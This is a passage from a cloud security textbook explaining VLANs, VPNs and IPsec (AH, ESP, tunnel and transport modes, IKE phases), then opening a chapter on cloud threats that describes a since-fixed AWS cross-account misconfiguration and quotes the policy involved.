


Figure 1.7: Port-based VLAN over multiple physical switches.
Figure courtesy from [\[130\]](#).[↗](#)

- Port-based VLAN:** In port-based VLAN, a single physical switch is divided into multiple logical switches. Each port on the switch is labeled or associated with a VLAN ID, as shown in [Fig. 1.6](#) and [Table 1.1](#). Hence, a network flow coming through a particular port will be considered part of a specific VLAN ID. From [Fig. 1.6](#), the switch is divided into two logical VLAN networks:




Figure 1.6: Port-based VLAN [\[130\]](#).[↗](#)

Table 1.1: Port-based VLAN Assignment for a Single Switch as shown in [Fig. 1.6](#) [↗](#)

VLAN ID	Port	Connected Device

VLAN ID	Port	Connected Device
1	1	A
	2	B
	3	C
	4	D
	5	Not Used
2	6	E
	7	F
	8	G
	9 10	H Not Used

1. VLAN 1: A, B, C, and D.

2. VLAN 2: E, F, G, and H

The port-based VLAN is also referred to as the untagged VLAN. Hosts in untagged VLAN rely solely on the physical connections between multiple physical switches to join the hosts to the same VLAN. For example, if we want to connect multiple hosts on the same VLAN but residing on multiple physical switches, we can connect the physical switches through two separate cables, as shown in [Fig. 1.7](#). Ports 5 & 1 on switches *S1* & *S2*, respectively, are used to set up the VLAN 1 network. On the other hand, ports 10 & 6 on switches *S1* & *S2* are used to setup VLAN 2 network. Using this technique, we can extend the number of hosts connected to each VLAN network.

- **Tagged-based VLAN:** In tagged-based VLAN [[110](#)], it is possible to use a single port to connect multiple VLANs. The designated port, or the *trunk port*, uses tags to identify which packets belong to which VLAN. The tag is a piece of information added as a header of 4 bytes. See [Fig. 1.8](#) and [Table 1.2](#). The VLAN tag header consist of:




Figure 1.8: Tagged-based VLANs using a trunk port
[\[130\]](#).[↗](#)

Table 1.2: Tagged-based VLAN Assignment for Switches S1 and S2
in [Fig. 1.8](#) [↗](#)

S1			S2		
VLAN ID	Port	Connected Device	VLAN ID	Port	Connected Device
1	1	A	1	1	Trunk Por
	2	B		2	Not Used
	3	Not Used		3	C
	4	Not Used		4	D
	5	Not Used		5	Not Used
2	6	E	2	6	Not Used
	7	F		7	Not Used
	8	Not Used		8	G
	9	Not Used		9	H
	10	Trunk Por		10	Not Used

- Tag Protocol Identifier (TPID) - a 16-bit field that identifies the type of tag used.

- VLAN Identifier (VID) - a 12-bit field that specifies the VLAN to which the frame belongs. The VID can have a value between 1-4094. VLAN 0 and 4095 are reserved for priority tagging and special purposes. The newer version of VLAN, VxLAN, has been introduced to extend the number of VID bits so the number of VLAN can be up to 24 bits (16777216 VIDs).

The VLAN header has the following properties:


1. Allows user priority information to be specified.
2. Allows source routing control information to be specified.
3. Indicates the format of MAC addresses.

1.5.3.2 VPN

Virtual Private Network (VPN) [[9](#), [59](#), [95](#)] is a type of network virtualization implemented at layer 3 of the TCP/IP protocol layer stack. Using a VPN, a client (or an entire network) can privately connect to a remote network over the public internet. Hence, VPN allows for establishing multiple private networks over the public internet using tunneling techniques.

Tunneling is a major concept in VPN. It is placing an entire packet within another packet and sending it over a network. Tunneling in VPN is often provided through *IPSec* protocol. IPSec is a networking protocol that runs on top of the IP layer (layer 3) and provides security and authentication to the IP datagram. The main security issue in IP is that there is no way to validate the integrity of the IP datagram or preserve its confidentiality. The IP address can be easily spoofed [[83](#), [120](#), [226](#)]. The data confidentiality and integrity can be preserved using encryption and hash functions. The data verification and integrity can be preserved using origin integrity through hash functions. To better understand IPSec protocol, we show [Fig.](#)

[1.9](#) that illustrates IPSec architecture with references to the corresponding RFC for every component.



*Internet Security Association and Key Management Protocol (ISAKMP)

RFC: Request for Comments, a memorandum published by the Internet Engineering Task Force (IETF)

*Internet Security Association and Key Management Protocol (ISAKMP)

RFC: Request for Comments, a memorandum published by the Internet Engineering Task Force (IETF)

Figure 1.9: IPsec protocol architecture [[130](#)].[↗](#)

IPsec is called the 3-2s (three-twos) protocol because its security policy consists of three main components: the Encapsulating Security Payload (ESP), the Authentication Header (AH), and the internet key exchange. IPsec itself runs in two modes: transport and tunnel modes. IPsec integrity can be achieved using either the ESP or AH protocols (ESP provides confidentiality as well). Finally, the internet key exchange in IPsec is implemented in two phases. Hence, the naming convention 3-2s is derived.

Security Association: The security association (SA) is a form of a one-way channel that carries an agreement to provide a relationship between two or more systems. SA aims to define how a unique security system

should be built and how the two systems should protect the data during transmission. The security association consists of three components:

1. Security Parameter Index (SPI) used to uniquely identify a particular SA for any connected device and consists of a 32-bits number.
2. Destination IP: The destination IP serves as an ID for the security association in which we can determine which association the communication is using.
3. IPSec protocol identifier: Used to identify whether AH or ESP protocols are used for the communication.

Authentication Header: The Authentication Header (AH) is an IPSec protocol that provides data authentication, data integrity, and origin authentication. AH does not offer data confidentiality, so no encryption algorithm is used. [Figure 1.10](#) shows the AH header's fields. The following header field points to the next protocol header that follows the AH header. It can encapsulate security payload, ESP, TCP, or UDP header. The payload header field specifies the length of AH in 32-bit words (4-byte units). The following bits (16-31) are reserved for future use. The security parameter index field contains the value for the security parameter index, which is used to identify the security association used to authenticate this network packet. The Sequence Number field is the number of messages sent from the sender to the receiver using the current Security Association (SA). The initial value of the counter is 1. The function of this field is to enable replay protection if required. The Authentication Data field contains the result of the Integrity Check Value calculation that the receiver can use to check the authentication and integrity of the packet. This field is padded to make the total length of the AH an exact number of 32-bit words. The sender and

receiver may use any of the following hashing algorithms according to IBM [132].




Figure 1.10: IPsec authentication header structure [130].

- HMAC-MD5 in RFC 2085, HMAC-MD5 IP Authentication with Replay Prevention.
- HMAC-SHA in RFC 2404, The Use of HMAC-SHA-1-96 within ESP and AH
- HMAC-SHA_256 in RFC 4868, Using HMAC-SHA-256, HMAC-SHA- 384, and HMAC-SHA-512 with IPsec
- AES-XCBC-MAC in RFC 3566, The AES-XCBC-MAC-96 Algorithm and Its Use With IPsec

Encapsulating Security Payload: The Encapsulating Security Payload (ESP) protocol provides similar functionality as the AH. However, it also provides data confidentiality to the IPsec payload. Figure 1.11 shows the ESP's header fields. The SPI field in the ESP header, the destination address, and the IPsec protocol are used to uniquely identify the SA that

applies to this packet. The sequence number is similar to the field in the AH, and it helps the receiver keep track of the transmitted packets.




Figure 1.11: IPsec encapsulating security payload header structure [130].

The Protected Data (or ESP payload data) field in the ESP header is the actual data being protected by ESP. The length of this field is variable and depends on the size of the data. The field can contain any initialization vector for algorithm encryption.

Padding Block ciphers require that any plain text be padded to a multiple of the block size. If any padding is needed, it follows immediately after the payload data in the padding field. The Pad Length specifies the length of the padding. The following header field indicates the type of data in the payload data field. Finally, the authentication data field contains an integrity check value for the ESP packet [132].

IPsec Operational Modes: IPsec operates in two modes: transport mode and tunnel mode. Each has its own characteristics and is used for a

specific purpose.

Transport Mode: The IPsec transport mode is considered a mode of operation for the AH and ESP protocols. It is used to protect the upper layer's protocols, and its main functionality includes authenticating or encrypting the IPsec payload only. [Figure 1.12](#) illustrates how the transport mode is implemented for both AH and ESP protocols. We note that the IP header in both the AH and ESP protocols is unmodified, and all of the AH and ESP protocols headers are inserted after the original IP header. If the user requires that the network traffic is encrypted and authenticated, then both AH and ESP protocols are used such that the ESP protocol will first encrypt the payload. Then, AH will authenticate the original payload and the ESP headers. This way, data integrity will be ensured for the original network and ESP data. It is worth mentioning that the IPsec transport mode is implemented when two hosts set up a directly connected IPsec connection. For example, suppose a company wants to allow remote users to access the internal network. In that case, the tunnel mode is suitable as it will allow the remote users to be authenticated and directly connected from the remote site to the local network.




Figure 1.12: IPsec AH and ESP protocols implementation in the transport mode [[130](#)].^١

Tunnel Mode: The IPsec tunnel mode allows the network traffic to be encapsulated into another layer's traffic. In the tunnel mode, the original IP packet (or datagram) is encapsulated within another packet's format. Then, the old IP packet is encrypted to ensure the confidentiality and secrecy of the original data. [Figure 1.13](#) shows the AH and ESP implementation in the tunnel mode. We notice from the figure that, unlike the transport mode, the original IP header becomes part of the network traffic payload, and a new IP header is inserted, which will hide the user's identity and will not be seen by anyone else during the transmission.




Figure 1.13: IPsec AH and ESP protocols implementation in the tunnel mode [\[130\]](#).[↗](#)

IPsec Key Exchange: The IPsec key exchange is the part where the sender and the receiver agree on the secure communication standards. Like any other secure system, establishing secure communication involves choosing the appropriate encryption algorithm, sharing the encryption/decryption keys, and agreeing on the method of the secret key exchange. The IPsec key exchange is implemented in two phases as follows:

1. **Phase 1:** In this phase, both parties establish secure communication by agreeing on the Security Association (SA) and the encryption standards and keys. In other words, the sender and receiver authenticate each other in this phase to proceed and ensure their future communication is secured. This phase has two output keys: SKEYID_e to encrypt Phase 2 messages and SKEYID_a to authenticate Phase 2 messages. Phase 1 can be implemented in 2 modes:

- **Main Mode:** The Main mode negotiates an SA, which will be used to create IPSec SAs, as shown in [Fig. 1.14](#). It is implemented in three steps: *SA negotiation*, *Diffie-Hellman* and *nonce exchange*, and *Authentication*.




Figure 1.14: IPsec IKE phase 1 main mode implementation [[130](#)].[↗](#)

- **Aggressive Mode:** The aggressive mode is a quicker version of the main mode such that the key exchange process can be implemented in 3 rounds instead of 6 in the main mode, as illustrated in [Fig. 1.15](#).





Figure 1.15: IPsec IKE phase 1 aggressive mode implementation [130].[📄](#)

It is generally advised to use the main mode, which is more secure and provides Denial of Service protection and more flexibility in key negotiation. For example, if aggressive mode must be used for performance issues, public key encryption must be utilized for authentication. Also, the primary mode uses the IP address as part of the exchange for identification. It cannot be used in a configuration where the IP address of a VPN endpoint may change (NAT) or when the IP address of a VPN endpoint is not known ahead of time (telecommuters). Aggressive Mode is helpful for client-to-gateway tunnels where the IP address of the remote user is not known ahead of time or for configurations where a NATting device changes the IP address of the initiator/responder along the way.

2. **Phase 2:** Now that the secure communication is established from phase 1 by deriving the encryption/decryption and/or the authentication keys, the IKE phase 2 is intended for negotiating the IPsec parameters such as whether to use AH, ESP, or both. What encapsulation mode to use, etc. Phase 2 can be implemented in 1 mode, which is only called the quick mode. [Figure 1.16](#) shows the phase 2 implementation steps.



X: pair of cookies generated in Phase 1

Y: session identifier

traffic: IPsec traffic selector (optional)

CP: Crypto Proposal

CPA: Crypto Proposal Accepted

Figure 1.16: IPsec IKE phase 2 quick mode implementation

[130].[↗](#)

Summary

In this chapter, we provided an in-depth discussion on fundamentals of cloud computing. We discussed the cloud service models, IaaS, PaaS, and SaaS, as well as other cloud service models. The reader can find how a cloud can be deployed and through which modality to choose from the public, private, hybrid, or community cloud. The cloud computing architecture provides details on the stakeholders of the cloud computing ecosystem and what is the role of each one of them. Lastly, virtualization techniques are presented which focus on the hardware level mapping using the hypervisor technology that allows virtualization of hardware resources into the virtual space. These resources provide users with a variety of resources, including storage, network resources, protocols, and services.

Chapter 2

Emerging Threats and Threat Modeling

DOI: [10.1201/9781003384496-2](https://doi.org/10.1201/9781003384496-2)

This chapter discusses the change in security posture when migrating infrastructure from on-premise to the cloud environment and how interconnected applications have fundamentally altered the landscape of cybersecurity threats. The chapter explains various categories of security issues in the cloud and explores emerging threats specific to public cloud environments like AWS and Microsoft Azure. We examine high-profile security incidents and data breaches that underscore the real-world implications of security vulnerabilities and the importance of addressing them comprehensively.

We introduce Threat Modeling Lifecycle, a detailed framework to identify, assess, and mitigate security threats in application architectures. The lifecycle covers key components such as application information, Data Flow Diagrams (DFDs), and Attack Trees. Furthermore, this chapter examines threat analysis methodologies such as STRIDE to identify and rank potential risks and follows a practical approach for threat mitigation. We employ threat modeling case studies from AWS infrastructure for high-demand applications, Azure-based data transfer, and GCP image exfiltration scenarios to highlight the importance of threat modeling in the cloud. Integrating theory and practice illustrates the challenges and solutions for safeguarding cloud environments.

2.1 Cloud Security Threats

A trend in the private and public sectors is migrating enterprise services to the cloud environments. Enforcing visibility into an on-premises information system can be done at a detailed level. However, in a cloud environment, the underlying infrastructure is removed from visibility, creating blind spots in security [161]. The introduction of cloud services also increases the surface area of potential threats, requiring more extensive monitoring of information and data for security vulnerabilities. Furthermore, the security posture and responsibility differ significantly between on-premises and cloud security. [Table 2.1](#) below illustrates physical, network, data security, and overall responsibility differences.

Table 2.1 Comparison of Physical, Network, and Data Security in on-Premise and Cloud Environment [\[1\]](#)

	On-Premise	Cloud
Physical Security	The responsibility of securing the infrastructure falls on the organization. The organization is responsible for securing data centers and ensuring only authorized personnel can access the infrastructure.	The cloud provider is responsible for the security of hardware infrastructure and data center [214] .
Network Security	The organizations are responsible for ensuring their networks are secure and have firewalls and intrusion detection systems.	Both the organization and cloud security providers are responsible for network security. While the cloud provider ensures the required tools are in place, the organization must configure appropriate network security policies.

	On-Premise	Cloud
Data Security	Organizations are responsible for ensuring their data is protected and backed up properly.	Ensuring data security in the cloud is a joint responsibility of both the organization and the cloud service provider. The cloud provider is responsible for securely storing and protecting the data from unauthorized access, while the organization must establish the appropriate data protection and backup policies.

According to a report by Sysdig [241], security misconfigurations and vulnerabilities are the two most significant risks to cloud security. These attacks surface due to these security issues, which are further increased with software supply chains. This section examines the cloud security threat categories in detail and provides examples for each category.

2.1.1 Misconfigured Services

According to the report from Sysdig, 90% of the provisioned cloud security permissions are not used [241]. The report analyzed organizations over multiple years and identified that organizations are granting employees more permissions than required for fulfilling job responsibilities. Another important analytic identified in the report was that 58% of identified identities belonged to non-human users. Moreover, 98% of permissions granted to non-human identities had not been used for at least 90 days. Granting excessive permissions and not managing the granted permissions regularly creates opportunities for malicious actors to gain initial access, perform lateral movement and privilege escalation. We elaborate on different sub-categories under misconfigured services.

2.1.1.1 Authentication and Authorization Issues

This category includes over-permissive Identity and Access Management (IAM), unauthenticated access to the orchestrator console, and microservice APIs. Researchers from Wiz identified one use case for this category. They mapped all services in AWS that allow access from other accounts to check if any of them might inadvertently expose customers. The research team identified three vulnerabilities in different AWS services that allowed anyone to read or write into the accounts of other AWS customers [160]. Cloud customers adopt a multi-account approach to manage business operations. Each account has a specific environment and purpose. To manage different accounts, the customers grant AWS services such as CloudTrail, CloudWatch, and AWS Config access to perform operations across these cloud environments.

The research team from Wiz discovered that some of these AWS services can be manipulated to give anyone access to the specific resources of other customers (see Fig. 2.1). In the case of CloudTrail and AWS Config, the resource policy is set by AWS. The resource policy allowed anyone to write service logs into other customers' accounts.




Figure 2.1: Attacker manipulates CloudTrail to perform cross-account access and write service logs in accounts of other customers. [\[160\]](#)

A similar vulnerability impacted AWS's serverless repository, a platform service that stores and deploys serverless applications. The service requires access to pull objects from customers S3 buckets. The research team from

Wiz exploited the service to read sensitive information from other customers' private S3 buckets.

```
{
  " Version ":" 2021 -01 -10 ",
  " Statement ":[
    {
      " Effect ":" Allow ",
      " Principal ":{
        " Service ":" serverlessrepo . amazonaws .com "
      },
      " Action ":"s3: GetObject ",
      " Resource ":"arn :aws :s3 :: bucketname "
    }
  ]
}
```

The attackers exploited the vulnerability by manipulating AWS services to execute actions on their behalf. Before the vulnerability was addressed, the default AWS resource policy shown above did not impose conditions on service actions, effectively placing trust in them. This security issue allowed the Serverless Repository to access any object in the S3 bucket. However, the policy failed to specify who was authorized to use the service to access information in a customer's S3 bucket, leaving it open to exploitation by attackers.

2.1.2 Security Vulnerabilities

Security vulnerabilities in cloud environments can arise from various sources, such as vulnerable software, applications, container images, and third-party applications. According to Grobauer et al. [[109](#)], a vulnerability is cloudspecific based on the following characteristics:

1. It is intrinsic or prevalent to core cloud computing technology.
2. It has a root cause in NIST's essential cloud characteristics.
3. It is caused when cloud innovations make tried and tested security controls difficult to implement.
4. It is prevalent in established state-of-the-art cloud offerings.

Identifying and mitigating such vulnerabilities in a cloud environment can be challenging due to the lack of clearly defined security and trust boundaries, unlike on-premises infrastructure. The vulnerabilities may result from either the cloud infrastructure design or consumers' use of vulnerable components.

